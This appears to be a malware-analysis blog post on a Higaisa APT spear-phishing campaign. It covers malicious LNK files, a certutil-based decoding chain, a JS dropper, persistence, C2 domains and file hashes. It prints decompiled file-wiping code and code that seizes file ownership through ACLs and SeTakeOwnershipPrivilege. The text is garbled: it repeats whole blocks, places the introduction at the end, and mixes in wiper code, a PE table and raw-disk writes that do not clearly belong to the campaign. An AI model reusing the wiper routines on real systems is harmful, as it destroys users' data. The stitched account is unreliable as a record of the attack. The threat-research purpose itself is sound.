67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.

